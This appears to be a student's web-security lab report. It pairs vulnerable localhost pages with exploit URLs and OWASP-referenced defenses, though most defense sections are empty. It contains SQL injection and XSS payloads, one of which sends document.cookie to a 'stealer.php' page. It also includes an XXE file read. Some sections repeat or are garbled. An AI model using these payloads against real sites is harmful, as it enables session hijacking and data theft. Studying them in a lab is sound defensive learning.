Kevin Valerio - [valerio.kevin83@gmail.com](mailto:valerio.kevin83@gmail.com)

*This projet has been made alone*

|  |  |  |
| --- | --- | --- |
| Vulnerable code | Exploit | Defense code |
| XSS #1  Success | Success | Success |
| XSS #2  Success | Success | Success |
| XSS #3  Success | Success | Success |
| XSS #4  Success | Success | Success |
| XSS #5  Success | Success | Success |
| XSS #6  Success | Success | Success |
| XSS #7  Success | Success | Success |
| XSS #8  Success | Success | Success |
| XSS #9  Success | Success | Success |
| DOM-Based XSS  Success | Success | Success |
| Sesssion Management #1  Success | Success | Success |
| Sesssion Management #1  Success | Success | Success |
| Sesssion Management #1  Success | Success | Success |
| Password Storage  Success | Success | Success |
| XML External Entity  Success | Success | Success |
| SQL Injection  Success | Success | Success |

## Password management [[1]](#footnote-1)

### Vulnerable program

### Exploit

* Visit <http://127.0.0.1/Password%20Management/attack/?username=xxx> OR ‘1’=’1’—
* 
* Password is not hashed. Meaning everyone can use this password and log-in with it.

### Defense system

We use the Bcrypt algorithm, with a cost of 12 (recommended), in order to hash the SHA256 value of the concatenation of a pepper and the plain-text password. Salt is included in the default implementation of *password\_hash*() function.

## SQL Injection [[2]](#footnote-2)


### Vulnerable program

### 

### Exploit

* Visit <http://127.0.0.1/Password%20Management/attack/?username=xxx> OR ‘1’=’1’—
* 
* We have access to the *foo* table content.

### Defense system



## XML External Entity[[3]](#footnote-3)


### Vulnerable program

### 

### Exploit

* We can read C:\secret.txt file

### Defense system



## Session Management (part *one, session stealing*) [[4]](#footnote-4)


### Vulnerable program

### 

### Exploit

* Send the following link to the victim : *http://127.0.0.1/?name=<script>document.location=("http://127.0.0.1 /stealer.php?cookies=".concat(document.cookie));</script>*
* Get the stolen session
* Change the session to the stolen one 

### Defense system



## Session Management (part *two, bad session ID entropy*) [[5]](#footnote-5)

### Vulnerable program

### 

### Exploit

* Generate a list of numbers from 1 to 999999
* Bruteforce the session with each number

### Defense system



Change the session ID algorithm in order to have a proper session ID, use a good PRGA.

## Session Management (part *three, MiTM*) [[6]](#footnote-6)


### Vulnerable program

### 

### Exploit

* We have the PHPSESSID if we do a man in the middle attack

### Defense system



* We use the Secure cookie policy. In HTTPS, doing a MiTM won’t work anymore to see the PHPSESSID.

## DOM-based XSS[[7]](#footnote-7)


### Vulnerable program

### 

### Exploit

* Go to http://127.0.0.1/index.php?price="><script>alert(1) ;</script>

### Defense system



## Cross-site scripting (XSS) – 0 (in commentary) [[8]](#footnote-8)


### Vulnerable program

### 

### Exploit

* Go to http://127.0.0.1/index.php?price=--><script>alert(1) ;</script>

### Defense system



## Cross-site scripting (XSS) – 1 (in HTML) [[9]](#footnote-9)


### Vulnerable program

### 

### Exploit

* Go to http://127.0.0.1/index.php?price=<script>alert(1) ;</script>

### Defense system



## Cross-site scripting (XSS) – 2 (in attributes) [[10]](#footnote-10)


### Vulnerable program

### 

### Exploit

* Go to <http://127.0.0.1/index.php?price=>"></h4><script>alert(1);</script>

### Defense system



## Cross-site scripting (XSS) – 3 (in attributes) [[11]](#footnote-11)

### Vulnerable program

### 

### Exploit

* Go to <http://127.0.0.1/index.php?price=1>; alert(3) ;

### Defense system



## Cross-site scripting (XSS) – 4 (in CSS) [[12]](#footnote-12)


### Vulnerable program

### 

### Exploit

* Go to <http://127.0.0.1/index.php?price=javascript:alert(1)>
* Or go to <http://127.0.0.1/index.php?price=red;>}</style><script>alert(1)</script>

### Defense system



## Cross-site scripting (XSS) – 5 (in href) [[13]](#footnote-13)


### Vulnerable program

### 

### Exploit

* Go to [http://127.0.0.1/index.php?price="></a><script>alert(1)](http://127.0.0.1/index.php?price=%22%3e%3c/a%3e%3cscript%3ealert(1));</script>

### Defense system



## Cross-site scripting (XSS) – 6 (allowed HTML but disallowed JS) [[14]](#footnote-14)


### Vulnerable program

### 

### Exploit

* Go to [http://127.0.0.1/index.php?price=<script>alert(1)](http://127.0.0.1/index.php?price=%3cscript%3ealert(1));</script>

### Defense system



## Cross-site scripting (XSS) – 7 (in JS URLs) [[15]](#footnote-15)


### Vulnerable program

### 

### Exploit

* Go to [http://127.0.0.1/index.php?price=1);alert("Code](http://127.0.0.1/index.php?price=1);alert(%22Code)Malveillant") ;

### Defense system



## Cross-site scripting (XSS) – 8 (in href) [[16]](#footnote-16)


### Vulnerable program

### 

### Exploit

* Go to [http://127.0.0.1/index.php?price=1);alert("Code](http://127.0.0.1/index.php?price=1);alert(%22Code)Malveillant") ;

### Defense system



1. https://cheatsheetseries.owasp.org/cheatsheets/Password\_Storage\_Cheat\_Sheet.html [↑](#footnote-ref-1)
2. https://cheatsheetseries.owasp.org/cheatsheets/SQL\_Injection\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-2)
3. https://cheatsheetseries.owasp.org/cheatsheets/XML\_External\_Entity\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-3)
4. https://cheatsheetseries.owasp.org/cheatsheets/Session\_Management\_Cheat\_Sheet.html [↑](#footnote-ref-4)
5. https://cheatsheetseries.owasp.org/cheatsheets/Session\_Management\_Cheat\_Sheet.html [↑](#footnote-ref-5)
6. https://cheatsheetseries.owasp.org/cheatsheets/Session\_Management\_Cheat\_Sheet.html [↑](#footnote-ref-6)
7. https://cheatsheetseries.owasp.org/cheatsheets/DOM\_based\_XSS\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-7)
8. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-8)
9. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-9)
10. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-10)
11. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-11)
12. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-12)
13. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-13)
14. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-14)
15. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-15)
16. https://cheatsheetseries.owasp.org/cheatsheets/Cross\_Site\_Scripting\_Prevention\_Cheat\_Sheet.html [↑](#footnote-ref-16)